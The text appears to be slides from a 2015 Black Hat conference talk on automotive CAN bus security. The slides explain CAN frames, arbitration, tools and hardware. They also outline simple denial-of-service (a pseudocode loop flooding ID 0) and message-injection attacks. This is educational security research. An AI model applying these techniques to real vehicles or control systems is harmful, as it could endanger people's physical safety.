

Hopping On the CAN Bus

Automotive Security and the CANard Toolkit


Eric Evenchick
Black Hat Asia 2015

What is CAN?

- Controller Area Network
- Low cost, integrated controllers


- Types:

- High speed (differential)
- Low speed (single ended)
- Fault Tolerant
- CAN FD



Why do I care?

- Used in:
 - Industrial Control Systems
 - SCADA
 - Pretty much every car
- Direct interface with controllers



How CAN Works

- **Bus:** collection of collected controllers
- **Frame:** a single CAN 'packet' consisting of:
 - **Identifier** - What is this message?
 - **Data Length Code** - How long is the data?
 - **Data** - What does it say?

How CAN Works

<p>Identifier (ID) 11 bits (0x0 - 0x7FF) 29 bits (0x0 - 0x1FFFFFFF)</p>	<p>Data Length Code (DLC) 4 bits</p>	<p>Data Up to 8 bytes Length Specified by DLC</p>
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
Easy Attacks - DoS

- Hardware Arbitration
- Lowest ID wins

```
while (1) {  
    send_message_with_id_0();  
}
```


How CAN Works

Message Structure



How CAN Works


Message Structure



Easy Attacks - Injection

- “Trusted” network
- All traffic is visible to all controllers
- Any controller can send any message

Easy Attacks - Injection





Getting on the Bus

- Hardware
 - USB to CAN
- Software
 - Send and Receive Messages
 - Encode and Decode Data

CAN Hardware

- \$\$\$\$ - Vector, Kvaser
- \$\$\$ - Peak/GridConnect, ECOMCable
- \$\$ - GoodThopter, OBDuino, CANtact
- \$ - ELM327 knockoffs (OBD-II)

CAN Software

- Proprietary Tools
- SocketCAN & canutils
- Wireshark
- CANard

SocketCAN

- CAN to Unix Network Interface
- Included in Linux kernel

```
ifconfig can0 up
```

